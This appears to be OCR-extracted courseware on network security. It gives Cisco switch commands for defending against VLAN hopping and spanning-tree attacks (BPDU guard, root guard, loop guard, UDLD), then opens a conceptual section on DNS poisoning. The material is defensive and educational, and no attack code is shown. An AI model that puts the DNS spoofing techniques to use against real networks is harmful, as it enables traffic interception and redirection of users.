
```
switchport access vlan 2
```

- Ensure that the native VLANs on all trunk ports are changed to an unused VLAN ID:

```
switchport trunk native vlan 999
```

- Ensure that the native VLANs on all trunk ports are explicitly tagged:

```
vlan dot1q tag native
```



How to Defend Against STP Attacks

To prevent an STP attack, the following security features must be implemented:

BPDU Guard

- To enable the BPDU guard on all PortFast edge ports:

```
configure terminal
interface gigabiteethernet slot/port
spanning-tree portfast bpduguard
```

Loop Guard

- To enable the loop guard on an interface:

```
configure terminal
interface gigabiteethernet slot/port
spanning-tree guard loop
```

Root Guard

- To enable the root guard feature on an interface:

```
configure terminal
interface gigabiteethernet slot/port
spanning-tree guard root
```

UDLD (Unidirectional Link Detection)

- To enable UDLD on an interface:

```
configure terminal
interface gigabiteethernet slot/port
udld { enable | disable | aggressive }
```

How to Defend Against STP Attacks

Implement the following countermeasures to defend against STP attacks on switches:

- **BPDU Guard**: BPDU guard must be enabled on the ports that should never receive a BPDU from their connected devices. This is used to avoid the transmission of BPDUs on PortFast-enabled ports. This feature helps in preventing potential bridging loops in the network. If BPDU guard is enabled on a switch interface and an unauthorized switch connects to it, the port will be set to errdisable mode when a BPDU is received. The errdisable mode shuts down the port and disables it from sending or receiving any traffic.

  Use the following commands to enable BPDU guard on a switch interface:

  ```
  configure terminal
  interface gigabiteethernet slot/port
  spanning-tree portfast bpduguard
  ```

- **Root Guard**: Root guard protects the root bridge and ensures that it remains as the root in the STP topology. It forces the interfaces to become the designated ports (forwarding ports) to prevent the nearby switches from becoming root switches. Therefore, if a port enabled with the root guard feature receives a superior BPDU, it converts that port into a loop inconsistent state (not errdisabled), thus protecting an STP topology change. This port remains inactive only for that specific switch/switches attempting to change the STP topology. This port remains in down state until the issue is resolved.

Use the following commands to enable the root guard feature on a switch interface:

```
configure terminal
interface gigabiteethernet slot/port
spanning-tree guard root
```

- **Loop Guard**: Loop guard improves the stability of the network by preventing it against the bridging loops. It is generally used to protect against a malfunctioned switch.


  Use the following commands to enable the loop guard feature on a switch interface:

  ```
  configure terminal
  interface gigabiteethernet slot/port
  spanning-tree guard loop
  ```

- **UDLD (Unidirectional Link Detection)**: UDLD enables devices to detect the existence of unidirectional links and further disable the affected interfaces in the network. These unidirectional links in the network can cause STP topology loops.

  Use the following command to enable UDLD on a switch interface:

  ```
  configure terminal
  interface gigabiteethernet slot/port
  udld { enable | disable | aggressive }
  ```



DNS Poisoning Techniques

- DNS poisoning is a technique that **tricks a DNS server** into believing that it has received authentic information when it has not received any
- It results in the **substitution of a false IP address** at the DNS level where the web addresses are converted into numeric IP addresses
- It allows the attacker to replace **IP address entries** for a target site on a given DNS server with the IP address of the server he/she controls
- The attacker can create **fake DNS entries** for the server (containing malicious content) with names similar to that of the target server

Proxy Server DNS Poisoning
DNS Server
DNS Attack Scripts

Sniffing Technique: DNS Poisoning

This section describes DNS poisoning techniques to sniff the DNS traffic of a target network. Using this technique, an attacker can obtain the ID of the DNS request by sniffing and can send a malicious reply to the sender before the actual DNS server responds.

